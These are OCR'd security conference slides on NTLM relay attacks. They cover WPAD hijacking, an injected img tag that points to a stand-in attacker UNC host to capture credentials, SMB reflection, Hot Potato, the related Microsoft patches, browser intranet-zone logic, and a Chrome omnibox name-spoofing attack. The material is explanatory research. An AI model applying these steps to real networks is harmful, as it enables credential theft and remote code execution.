

Who is WPAD?
I am WPAD. You can get PAC from me.
The PAC says I am also the proxy server.
victim
attacker

victim

Hello proxy server, give me response of http://example.com

Here is the response with my evil payload
<img src=\\attacker\123>

attacker


I need to login to \\attacker\123
I am DOMAIN\victim, let me login
victim
attacker
server
I am DOMAIN\victim, let me login

victim

Hello victim, here is the challenge,
hash it with your password

attacker

server

Hello victim, here is the challenge,
hash it with your password


victim

Here is the challenge-response

attacker

server

Here is the challenge-response


victim
Login Failed!
attacker
server
Login Succeed!

attacker can login to server as victim

Sometimes, the victim and the server is the same machine

Let's see some real-world attacks

SMB Reflect Attack

- Victim accesses UNC path / file protocol
  - \\attacker\123
  - file://attacker/123
- Victim sends its credentials automatically
- Attacker reflects credentials to victim's SMB server
- RCE via starting service

MS08-068

The security update addresses the vulnerability by modifying the way that SMB authentication replies are validated to prevent the replay of credentials.

Stopped SMB to SMB relay on the same machine.

Hot Potato (win7)

1. Start web server on localhost:80
2. Hijack WPAD and redirect Windows Defender Update to web server
3. Web server ask for 401 NTLM authentication and relay to local SMB
4. Hot potato login to local SMB as NT Authority/System

HTTP to SMB relay on the same machine

MS16-075

The security update addresses the vulnerability by correcting how Windows Server Message Block (SMB) Server handles credential forwarding requests. For more information about the vulnerability, see the **Vulnerability Information** section.

Fixed relay credential from local HTTP to local SMB server

Is NTLM Relay Dead?

NO!

Relay to another machine

- Relay SMB to Microsoft Exchange Server
  - Exchange Web Service supports NTLM authentication
  - Many useful Web APIs
  - RCE via vulnerable Outlook client
- Relay SMB to another machine's SMB
  - share same credentials

……

Where to get a SMB request?

- Browser
- Word
- PDF
- Explorer.exe

…

Modern Browsers

	IE(win7)	IE(win10)	Edge	Chrome
WPAD	●	●	●	●
SMB	●	●	●	●

● support
● not support

We can't do...

- Attack IE / Edge on win10 remotely without user interaction
  - can not be proxy server and insert evil tags
  - victim needs to browse attacker's page
- Attack Chrome remotely
  - blocks request to SMB
  - not allowed to load local resource
- Reflect credentials to SMB (same machine)
  - MS08-068
  - MS16-075

Is NTLM Relay Dead?

Almost…


NTLM Relay needs a **rebirth**

New way to send credential in browser

- NTLMSSP over http

- Browser
  - Internet Explorer / Edge
  - Google Chrome
  - Firefox


NTLMSSP over http



How to send Windows' credential automatically in browser?

Intranet Zone

- Browser only sends credential automatically in the Intranet Zone



- Windows has some way to check whether the URL is in an intranet zone

Internet Explorer API

- IInternetSecurityManager::ProcessUrlAction
  - pswzUrl(in) A constant pointer to a wide character string that specifies the URL.
  - pPolicy(out) A pointer to a buffer that receives the policy and action for the specified URL.

- IInternetSecurityManager::MapUrlToZone
  - pwszUrl(in) A string value that contains URL.
  - pdwZone(out) An unsigned long integer variable that receives the zone index.

What is Policy and Zone ?

- Policy
  - URLPOLICY_CREDENTIALS_SILENT_LOGON_OK
  - URLPOLICY_CREDENTIALS_MUST_PROMPT_USER
- Zone

Value	Setting	Automatically Login
0	My Computer	√
1	Local Internet Zone	√
2	Trusted sites Zone	√
3	Internet Zone	
4	Restricted Sites Zone	

Feature on WIN7 and WIN10

- write a simple program for testing
- test in a workgroup environment

OS version	Policy	Zone	URL
Windows10 Build 17134	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	1 (Local Internet Zone)	http://win10
Windows10 Build 17134	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	3 (Internet Zone)	http://win10.org
Windows7 Build 7601	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	3 (Internet Zone)	http://win7

Implementation in the browser

- Chrome
  - URLSecurityManagerWin::CanUseDefaultCredentials
  - Chrome is respecting Internet Explorer's setting

- Firefox
  - nsHttpNTLMAuth.cpp CanUseDefaultCredentials
  - Firefox depends on user's setting
  - in about:config, user can set the value of "network.automatic-ntlm-auth.allow-non-fqdn"

Now we can..

- Attack Chrome remotely
  - chrome will automaticlly send credentials
  - intranet zone
  - NTLMSSP over http
- One more thing
  - Amazing Chrome's Omnibox

Another attack surface in Chrome

1. Type anything in Chrome's Omnibox, such as "Today News"
2. Windows asks “who is Today News?” through Name Resolution
3. Attacker answered by spoofing, I am "Today News" and need you to complete NTLM authentication
4. Chrome determines "Today News" is in intranet zone, so it will automatically login.
5. Attacker obtains the credentials and then relays it to other machines

Windows10 build 17134 / Chrome 71

Can we relay credentials to the same machine?

